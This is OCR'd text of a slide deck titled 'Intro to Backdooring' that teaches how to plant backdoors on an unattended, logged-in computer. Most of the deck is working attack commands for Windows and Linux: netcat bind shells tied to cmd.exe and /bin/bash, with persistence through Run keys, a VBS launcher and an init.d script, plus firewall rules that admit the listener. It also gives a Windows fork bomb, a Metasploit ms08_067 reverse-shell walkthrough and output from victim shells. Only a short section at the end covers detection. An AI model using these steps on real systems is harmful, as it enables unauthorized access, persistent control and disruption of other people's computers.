Intro to Backdooring

By: Zaheen H. & Daniel S.

Ideal Scenario

- Target is logged into their computer
- Target leaves computer to go do something else

Common things people do

- Change your background


- Post message on your social media

What could somebody more experienced do?

- Install backdoor


What is an operating system backdoor?

- A way of bypassing normal authentication and gaining unauthorized access to a computer



Prerequisites

- Need toolkit of portable applications
- Have toolkit available online or on a usb



Starter toolkit for windows 7

- gVim
  - gVim has portable binary
- Wget
  - Gives the ability to download more files through cmd
- Netcat
  - Creates the connection to the other computer

Setting up netcat

- nc.exe –Ldp 449 –e cmd.exe

-d makes netcat silent

-L makes netcat persistent

-p is to specify the listening port number

-e execute a command once the connection has been recieved

Before you can connect to the netcat instance

- Need to have netcat at a known location on the system.
- “C:\Windows\system32\”
- xcopy “%systemdrive%\%username%\Desktop\nc.exe” “C:\Windows\System32\” -y

Starting netcat on system boot

- Change some registry settings

- reg add “HKLM\software\Microsoft\windows\currentversion\run” /f /v “system” /t REG_SZ /d “C:\windows\system32\nc.exe –dLp 449 –e cmd.exe”

Changing/Adding to firewall settings

- Add some rules to the firewall settings

- netsh advfirewall firewall add rule name=“Rule 34” dir=in action=allow protocol=UDP localport=449

- netsh advfirewall add rule name=“Allow Messenger” dir=in action=allow program=“C:\windows\system32\nc.exe”

Current setup

- We have the netcat backdoor set up but it will only start after computer reboots

- VBS script to start netcat right away

- Dim objShellSet objShell = Wscript.CreateObject(“Wscript.shell”)objShell.run “C:\windows\system32\nc.exe –dLp 449 –e cmd.exe”Set objShell = Nothing

Connecting to the victim computer

- nc –v ipaddress port

```
root@kali:~# nc -v  192.168.188.132 449
192.168.188.132: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.188.132] 449 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E0CE-337D

 Directory of C:\

06/10/2009  01:42 PM                24 autoexec.bat
06/10/2009  01:42 PM                10 config.sys
07/13/2009  06:37 PM    <DIR>          PerfLogs
02/22/2016  04:53 PM    <DIR>          Program Files
10/23/2013  08:22 AM    <DIR>          Users
10/23/2013  01:52 PM    <DIR>          Wallpaper
11/26/2014  02:14 PM    <DIR>          Windows
               2 File(s)             34 bytes
               5 Dir(s)  124,688,121,856 bytes free

C:\>exit
root@kali:~#
```

Many things you can do!

- Continuously cycle caps lock
- Keyboard disco
- Talk to the user via text-to-speech!


- Stall computer until shutdown (forkbomb)

Windows Fork Bomb

- Continuously fork processes

- @ECHO OFF
  :START
  START fork.bat
  GOTO START

Moving on to Linux



Toolkit for backdooring linux

- Autossh
  - Persistent ssh backdoor
- Netcat
  - To establish connection between the 2 computers
- Shred
  - Overwrites files to prevent data recovery

GNU netcat is not persistent

- Need script to make it persistent

- #!/bin/bash

```
while [1]; do
echo –n | netcat –l –v –p 445 –e /bin/bash
done
```

*this is the listener.sh file

Place to hide the script

- To run netcat on startup, hide the persistent script in the init.d folder on linux

- /etc/rc.d/init.d/

Setting up the actual backdoor

- wget *site where netcat is* (or get it from usb)
- cp netcat /usr/bin
- iptables –A INPUT –m state –state NEW –m tcp –p tcp –dport 445 –j ACCEPT
- iptables –A OUTPUT –p tcp –dport 445 –m conntrack –ctstate NEW –j ACCEPT

- nohup ./listener.sh &


Same as windows to connect to the netcat

- nc –v ipaddress port

```
whoami
root
ps aux | grep netcat
root     10329  0.0  0.1   9304   852 pts/0    S    21:43   0:00 netcat -l -v -p
 445 -e /bin/bash
root     10334  0.0  0.1  11744   896 pts/0    S    21:43   0:00 grep netcat
root     11599  0.0  0.0      0     0 pts/0    Z    21:30   0:00 [netcat] <defun
ct>
^Z
[1]+  Stopped                 nc -v 10.254.10.158 445
```

DEMO

Accessing target from outside local LAN



Metasploit

Before anything:

- Scan for open ports : scan for open ports using nmap to confirm that ports are accepting connections

Metasploit

For creating & executing exploit code on remote target machine.

Launch Metasploit framework:

- Go to: apps
- Then: kali linux
- Top 10 security tools
- And then: metasploit framework

Metasploit

msf> show exploits

msf> windows/smb/ms08_067_netapi

The Microsoft Server Service Relative Path Stack Corruption: exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service.

Metasploit

>set payload windows/meterpreter/reverse_tcp

- To set up a reverse shell
- Reverse shell: requires the attacker to set up a listener first on his box, the target machine acts as a client connecting to that listener, and then finally the attacker receives the shell.

Metasploit

> set LHOST

> set LPORT

- LHOST=hacker_ip LPORT=port_number :
- Reverse shell listens on LPORT on LHOST IP

Metasploit

> set RHOST

> set RPORT

Metasploit

- Then exploit!
- - msf exploit(ms08_067_netapi)> exploit

Metasploit

- Once exploiting:
- meterpreter>
- You can do:
- - sysinfo – to get info of victim’s machine
- - ipconfig – network info
- - upload – upload file/directory
- - cat, ls, mkdir, rm, …


Metasploit


- And ALSO:
- > shell
- - To get the cmd (the windows shell)

- So basically, you can pretty much do anything

How to prevent/detect backdoor activity


- Do not leave your computer logged in
- Process Explorer
- TCPView
- Firewall tables





View connections on linux

- netstat –lptun




Modifying firewall (windows 7)

